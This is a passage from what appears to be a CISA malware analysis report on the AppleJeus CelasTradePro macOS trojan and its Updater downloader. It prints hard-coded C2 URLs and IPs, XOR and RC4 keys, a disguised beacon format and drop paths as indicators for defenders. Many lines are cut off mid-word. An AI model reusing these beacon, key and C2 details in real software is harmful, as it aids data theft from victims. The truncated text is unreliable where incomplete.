ssdeep	49152:bvzxIgxauUDh0Dh6jQIRfzOQo14GNoiZPw6YBoOBzRK8IA1LGqBKta9w35wwlRoJ:3xuwhRIR2LPZPwX1vbL9BgwseMzio
Entropy	6.559908

Antivirus

Ahnlab	OSX/Agent.3544560

Antiy	Trojan/OSX.Lazarus
Avira	OSX/Lazarus.dplva
BitDefender	Trojan.MAC.Lazarus.B
ClamAV	Osx.Malware.Agent-7408161-0
ESET	a variant of Generik.IWGLIQC trojan
Emsisoft	Trojan.MAC.Lazarus.B (B)
Ikarus	OSX.Lazarus
Lavasoft	Trojan.MAC.Lazarus.B
McAfee	OSX/Lazarus.f
Sophos	OSX/Lazarus-D
Symantec	OSX.Malcol.2
Zillya!	Trojan.MAC.OSX.89

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

c0c2239138...	Contained_Within	d404c0a634cef0d32029286fde8efccb6dfe1809066bbec7ac32d42c5ce3bc04

Description

This OSX sample was contained within Apple DMG Installer "celastradepro_mac_installer_1.00.00.dmg." When executed, CelasTradePro has ide appearance to the Windows version CelasTradePro.exe. It asks for the users' exchange and loads a legitimate cryptocurrency trading application malicious activity. As functionality and appearance are the same, it follows that CelasTradePro is a modification of the OSX QT Bitcoin Trader. In a appearance, many strings found in CelasTradePro have QT Bitcoin Trader references and parameters being set to "Celas Trade Pro" including bu

--Begin similarities--
String_ABOUT_QT_BITCOIN_TRADER_TEXT=Celas Trade Pro
String_ABOUT_QT_BITCOIN_TRADER_TEXT=Celas Trade Pro is a free Open Source project<br>developed on pure C++ Qt and OpenSSL.
String_APPLICATION_TITLE=Qt Bitcoin Trader
julyighor@gmail.com (note: Ighor July is one of the developers of QT Bitcoin Trader)
--End similarities--

The strings also reference the name "John Broox" as the author of CelasTradePro.

While the CelasTradePro application is likely a modification of QT Bitcoin Trader, the legitimate QT Bitcoin Trader DMG for OSX does not contain the plist file which creates a LaunchDaemon. When ran, only QTBitcoinTrader will be installed, and no additional programs will be created, installe

The CelasTradePro DMG contains the CelasTradePro OSX executable (the modified version of QT Bitcoin Trader) as well as the additional Upda included with the original QT Bitcoin Trader.

Screenshots




Figure 9 - Screenshot of the legitimate QTBitcoinTrader DMG contents.

5e54bccbd4d93447e79cda0558b0b308a186c2be571c739e5460a3cb6ef665c0

Tags

backdoordownloaderloadertrojan

Details

Name	Updater
Size	50320 bytes
Type	Mach-O 64-bit x86_64 executable, flags:<NOUNDEFS|DYLDLINK|TWOLEVEL|WEAK_DEFINES|BINDS_TO_WEAK|PIE>
MD5	aeee54a81032a6321a39566f96c822f5
SHA1	53aa0971eb5d53ed242764ebfc89ad591a5211b2
SHA256	5e54bccbd4d93447e79cda0558b0b308a186c2be571c739e5460a3cb6ef665c0
SHA512	9e9abc2c824df20249df9161ad830af2a3d01867089eed23d5985445e34120238881ac3cfd9529bf27588c36f2a17533a4bda8fce8c919
ssdeep	768:A4yOeE/pwi8Aea02PG2mG1oAK+g7mj78yfgum0+mifm:GOeE/pwFs02pvg7mj7bfgum0hi
Entropy	5.010104

Antivirus

Ahnlab	OSX/Agent.50320
Antiy	Trojan/OSX.Lazarus
Avira	VBS/Dldr.Formac.npwdq
BitDefender	Trojan.MAC.Lazarus
ClamAV	Osx.Malware.Agent-9667647-0
Comodo	Malware
ESET	a variant of OSX/TrojanDownloader.NukeSped.A trojan
Emsisoft	Trojan.MAC.Lazarus (B)
Ikarus	Trojan.MAC.Lazarus
Lavasoft	Trojan.MAC.Lazarus
Microsoft Security Essentials	Backdoor:MacOS/AppleJeus.A
NANOAV	Trojan.Mac.Mlw.fhnynm
Sophos	OSX/Lazarus-D
Symantec	OSX.Trojan.Gen
TrendMicro	OSX_LAZARUS.A
TrendMicro House Call	OSX_LAZARUS.A
Zillya!	Downloader.NukeSped.OSX.1

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

5e54bccbd4...	Contained_Within	d404c0a634cef0d32029286fde8efccb6dfe1809066bbec7ac32d42c5ce3bc04

Description


This OSX sample was contained within Apple DMG Installer "celastradepro_mac_installer_1.00.00.dmg." Updater functions very similarly to the W
collects victim host information to send back to the server. Upon launch, the malware checks for the “CheckUpdate” parameter, and just as the W
the parameter is not found. This is likely to avoid sandbox analysis. If the “CheckUpdate” parameter is found, the malware then creates a unique i
following the format “%09d-%06d."

Updater then uses dedicated QT classes to get system information including host name, OS type and version, system architecture, and OS kerne
QT Framework is a cross-platform toolkit designed for creating multi-platform applications with native Graphical User Interfaces (GUI) for each pla

After collecting this data, Updater follows the same process as the Windows "Updater.exe" to encrypt and send the data. All data is XOR encrypte key “Moz&Wie;#t/6T!2y”, prepended with “GIF89a” (image header), and sent to www[.]celasllc.com/checkupdate.php. The malware uses the sam separator “jeus” but has a different hard-coded user-agent string of “Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTM Chrome/66.0.3359.139 Safari/537.36."


If Updater receives a response with the HTTP code 200, it will decode the base64 payload, and decrypt it using the same hard-coded RC4 key “W as the Windows malware. The decrypted data is then saved to the hard-coded “/var/zdiffsec” file location, file permissions are changed to executa file is started with the hard-coded command line argument “bf6a0c760cc642."

Screenshots



```
mov     rdi, [rbx+8]     ; char *
lea     rsi, aCheckupdate ; "CheckUpdate"
call    _strcmp
test    eax, eax
jnz     short loc_100002DBF
```

Figure 10 - Screenshot of the "CheckUpdate" parameter verification in "Updater."



```
cstring:0000000100005BE0 a09d06d         db '%09d-%06d',0        ; DATA XREF: ConnModel::ConnModel(QObject *)+CA↑o
cstring:0000000100005BEA                 align 4
cstring:0000000100005BEC                 db 0
cstring:0000000100005BED                 align 10h
cstring:0000000100005BF0 aJeusContentDis db '--jeus',0Dh,0Ah     ; DATA XREF: ConnModel::start(void)+120↑o
cstring:0000000100005BF0                 db 'Content-Disposition: form-data; name="api"; ',0Dh,0Ah
cstring:0000000100005BF0                 db 0Dh,0Ah
cstring:0000000100005BF0                 db 'get_config',0Dh,0Ah
cstring:0000000100005BF0                 db '--jeus',0Dh,0Ah
cstring:0000000100005BF0                 db 'Content-Disposition: form-data; name="upload"; filename="temp.gif"
cstring:0000000100005BF0                 db '"',0Dh,0Ah
cstring:0000000100005BF0                 db 'Content-Type: application/octet-stream',0Dh,0Ah
cstring:0000000100005BF0                 db 0Dh,0Ah
cstring:0000000100005BF0                 db 'GIF89a',0
cstring:0000000100005CB1 aJeus           db 0Dh,0Ah
cstring:0000000100005CB1                 db '--jeus--',0Dh,0Ah,0
cstring:0000000100005CBE                 align 20h
cstring:0000000100005CC0 aHttpsWwwCelasl db 'https://www.celasllc.com/checkupdate.php',0
cstring:0000000100005CC0                                         ; DATA XREF: ConnModel::start(void)+1E1↑r
cstring:0000000100005CE9 aHost           db 'Host',0
cstring:0000000100005CEE aUserAgent      db 'User-Agent',0
cstring:0000000100005CF9                 align 4
cstring:0000000100005CFC                 db 0
cstring:0000000100005CFD                 align 20h
cstring:0000000100005D00 aMozilla50Macin db 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.3'
cstring:0000000100005D00                                         ; DATA XREF: ConnModel::upload(QString const&,QByteArray const&)+1C6↑o
cstring:0000000100005D00                 db '6 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36',0
cstring:0000000100005D7A aAccept         db 'Accept',0
cstring:0000000100005D81                 align 4
cstring:0000000100005D84                 db 0
cstring:0000000100005D85                 align 8
```

Figure 11 - Screenshot of various hard-coded values in "Updater."

Relationship Summary

6ee19085ad...	Downloaded_From	celasllc.com
6ee19085ad...	Contains	a84ed8ce714dff76b48b26414de9f045de561146d7eaa09019cbfbb2586c9765
6ee19085ad...	Contains	bdff852398f174e9eef1db1c2d3fefdda25fe0ea90a40a2e06e51b5c0ebd69eb
celasllc.com	Downloaded_To	6ee19085ad5c17f989616d17ef68041910b3d0cbcf7e08cc7d7c1a1cb09e6b69
celasllc.com	Downloaded_To	d404c0a634cef0d32029286fde8efccb6dfe1809066bbec7ac32d42c5ce3bc04
a84ed8ce71...	Contained_Within	6ee19085ad5c17f989616d17ef68041910b3d0cbcf7e08cc7d7c1a1cb09e6b69
bdff852398...	Contained_Within	6ee19085ad5c17f989616d17ef68041910b3d0cbcf7e08cc7d7c1a1cb09e6b69
d404c0a634...	Downloaded_From	celasllc.com
d404c0a634...	Contains	c0c2239138b9bc659b5bddd8f49fa3f3074b65df8f3a2f639f7c632d2306af70
d404c0a634...	Contains	5e54bccbd4d93447e79cda0558b0b308a186c2be571c739e5460a3cb6ef665c0
c0c2239138...	Contained_Within	d404c0a634cef0d32029286fde8efccb6dfe1809066bbec7ac32d42c5ce3bc04
5e54bccbd4...	Contained_Within	d404c0a634cef0d32029286fde8efccb6dfe1809066bbec7ac32d42c5ce3bc04

Conclusion

After a cyber-security organization published a report detailing the above programs and their malicious extras, the Celas LLC site was no longer a was the command and control server (C2), the payload cannot be confirmed. The cyber security organization who published the AppleJeus repor an encrypted and obfuscated binary which eventually drops FALLCHILL onto the machine and installs it as a service.

The FALLCHILL sample found by the cyber security organization had two default C2 server addresses:
196.38.48.121 – South Africa Internet Solutions, AS3741
185.142.236.226 – Netherlands Amsterdam Blackhost Ltd ISP, AS174 Cogent Communications

The C2 185.142.236.226 resides in the same Autonomous System Number (ASN) and ISP as the celasllc.com domain. Furthermore, these IP ad in three earlier versions of FALLCHILL for C2 according to open source reporting:

```
--Begin MD5 and timestamp--
94dfcabd8ba5ca94828cd5a88d6ed488     2016-10-24 02:31:18
14b6d24873f19332701177208f85e776     2017-06-07 06:41:27
abec84286df80704b823e698199d89f7     2017-01-18 04:29:29
--End MD5 and timestamp--
```

File Properties for this sample of FALLCHILL after decryption:
MD5: d7089e6bc8bd137a7241a7ad297f975d
SHA-1: 15062b26d9dd1cf7b0cdf167f4b37cb632ddbd41
SHA-256: 08012e68f4f84bba8b74690c379cb0b1431cdcadc9ed076ff068de289e0f6774

FALLCHILL malware uses a RC4 encryption algorithm with a 16-byte key to protect its communications. According to reporting from the cyber-se published the original AppleJeus report, the key extracted from the FALLCHILL variant used in the Celas Trade Pro application is “DA E1 61 FF 0 EA E3 82 2B." This RC4 key has also been used in a previous version of FALLCHILL used by DPRK actors, as further documented in the US-CE Report AR18-165A released on June 14, 2018. This report was a joint effort by the FBI and DHS, while working with other U.S. Government partn attribute computer intrusion activity from the DPRK.

Note: The version numbers for AppleJeus correspond to the order the campaigns were identified open source or through investigative means. Th not be in the correct order for development or deployment of the AppleJeus campaigns.

Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organizatio configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.

- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unl
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Specia **"Guide to Malware Incident Prevention & Handling for Desktops and Laptops".**

Contact Information

CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at t https://us-cert.cisa.gov/forms/feedback/

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In mos provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide information regarding analysis.

What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manua request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document shoul at 1-888-282-0870 or CISA Service Desk.

Can I submit malware to CISA? Malware samples can be submitted via three methods:

- Web: https://malware.us-cert.gov
- E-Mail: submit@malware.us-cert.gov
- FTP: ftp.malware.us-cert.gov (anonymous)

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and ph Reporting forms can be found on CISA's homepage at www.cisa.gov.

Revisions

February 17, 2021: Initial Version

This product is provided subject to this Notification and this Privacy & Use policy.

Please share your thoughts.

We recently updated our anonymous product survey; we'd welcome your feedback.